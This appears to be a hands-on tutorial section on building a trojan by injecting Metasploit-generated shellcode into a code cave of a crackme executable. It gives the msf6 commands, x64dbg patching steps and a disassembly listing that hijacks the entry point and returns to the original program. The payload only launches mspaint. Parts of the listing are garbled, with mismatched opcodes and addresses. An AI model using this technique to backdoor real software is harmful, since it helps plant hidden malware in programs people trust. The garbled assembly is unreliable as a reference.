

## Trojan Engineering using Code Caves

In this section, we will be forming the trojans, so first, we will create the shellcode, so we will go into Kali Linux, and generate the shellcode.

```
msf6 > use payload/windows/exec
msf6 payload(windows/exec) > options

Module options (payload/windows/exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD       process          yes       The command string to execute
  EXITFUNC  seh              yes       Exit technique (Accepted: '', seh, thread, process, none)

View the full module info with the info, or info -d command.


msf6 payload(windows/exec) > set CMD mspaint.exe
CMD => mspaint.exe
msf6 payload(windows/exec) > set EXITFUNC thread
EXITFUNC => thread
msf6 payload(windows/exec) > generate -f raw -o mspaint32_shellcode.bin
[*] Writing 196 bytes to mspaint32_shellcode.bin...
msf6 payload(windows/exec) > _
```

As you can see, we have generated the shellcode, now let's check whether this shellcode is working properly or not.


```
(.afric)-(shinee®kali)-[~/shellcode]
$ ls
mspaint32_shellcode.bin  notepad.ico
```

So, to check, we will use the shellcode runner, which we had used earlier.


Before that make sure to extract the .c file in the Hexeditor, from the .bin file




And as we can see here, we ran the .bat file, which created the .exe file, and then I ran the .exe file, which opened the mspaint.




So when we open the crackme.exe file in xdbg, we will first all these important addresses.



Then we will put the breakpoint at “code cave”



Breakpoint at starting of the program, change the function from call to jump, and then add the address of the “code cave”.



Then at code cave make sure to add these two functions: “pushed” and “pushed”

0040C276	C9	leave	
0040C277	60	pushad	
0040C278	9C	pushfd	
0040C279	0000	add byte ptr ds:[eax],al	

Then after pushfd, add the shellcode, and make sure to take into account for appropriate amount of space for the payload.

0040C276	C9	leave	
0040C277	60	pushad	
0040C278	9C	pushfd	
0040C279	0000	add byte ptr ds:[eax],al	
0040C27A	EB 82000000	call crackme1.40C301	
0040C27B	60	pushad	
0040C27C	9955	mov ebp,esp	
0040C27D	31C0	xor eax,eax	
0040C27E	648B6030	mov edx,dword ptr ds:[eax+30]	edx:EntryPoint
0040C27F	8B520C	mov edx,dword ptr ds:[edx+C]	edx:EntryPoint
0040C280	8B5214	mov edx,dword ptr ds:[edx+14]	edx:EntryPoint
0040C281	8B7228	mov esi,dword ptr ds:[edx+28]	esi:EntryPoint
0040C282	0F874A26	movzx ecx,dword ptr ds:[edx+26]	ecx:EntryPoint
0040C283	31FF	xor edi,edi	edi:EntryPoint
0040C284	AC	lodsb	
0040C285	3C 61	cmp al,61	
0040C286	7C 02	jz crackme1.40C29E	
0040C287	2C 20	sub al,+20	
0040C288	C1CF 0D	ror edi,D	edi:EntryPoint
0040C289	01C7	add edi,ebx	
0040C28A	E2 F2	loop crackme1.40C297	edx:EntryPoint
0040C28B	52	push edx	edx:EntryPoint
0040C28C	57	push edi	edi:EntryPoint
0040C28D	8B5210	mov edx,dword ptr ds:[edx+10]	edx:EntryPoint
0040C28E	8B443C	mov ecx,dword ptr ds:[edx+3C]	ecx:EntryPoint
0040C28F	8B4C1178	mov ecx,dword ptr ds:[ecx+edx+78]	ecx:EntryPoint
0040C290	E3 4B	jmp crackme1.40C2F5	
0040C291	01D1	add ecx,edx	ecx:EntryPoint, edx:EntryPoint
0040C292	51	push ecx	ecx:EntryPoint
0040C293	8B5920	mov ebx,dword ptr ds:[ecx+20]	ebx:PEB.InheritedAddressSpace, edx:EntryPoint
0040C294	01D3	add ebx,edx	
0040C295	8B4918	mov ecx,dword ptr ds:[ecx+18]	ecx:EntryPoint
0040C296	E3 3A	jmp crackme1.40C2F5	
0040C297	49	dec ecx	ecx:EntryPoint
0040C298	8B49B8	mov esi,dword ptr ds:[ebx+ecx*4]	esi:EntryPoint
0040C299	0106	add esi,edx	esi:EntryPoint, edx:EntryPoint

Then once you have put your shellcode, after leaving one address, make sure to add these two functions: “popped”, “popped”


0040C335	696E 74 2E657865	imul ebp,dword ptr ds:[esi+74],6578652E	
0040C33C	0000	add byte ptr ds:[eax],al	
0040C33E	0000	add byte ptr ds:[eax],al	

Then after that, we will call the main function crackme, because we had changed the starting point of the program, by directly pointing it to our code cave which has our shellcode.


Then make sure to add a jump function, right after the call function to jump to the main function.

0040C33E	9D	popfd	
0040C33F	61	popad	
0040C340	E8 6B53FFFF	call crackme1.4016B0	
0040C345	E9 7A50FFFF	jmp crackme1.4013C4	


Then make sure to patch the program, then run the program, we can see that it opens the mspaint, but at the same time, it even exists the program, due to which our main program doesn't run, so to fix it, we have to see where the function is exiting out.




Then set your RIP here in the pushad function, then step down, and add breakpoints to all the call functions, to check where the function is exiting.




Here as you can see, we are applying the breakpoints at all the call functions, so we see that at address "004C310", after stepping down, mspaint is opened, so at this point, mspaint is opening, so we can comment here's the point where mspaint is executed.




You can see I have commented on it here.




So we are left with only one breakpoint, so it should be the one behind exiting the program.




So I just commented on that address.





Make sure to patch the program, and run once again to check it.



I checked in the cmd, we can see that both mspaint and our main program run properly.

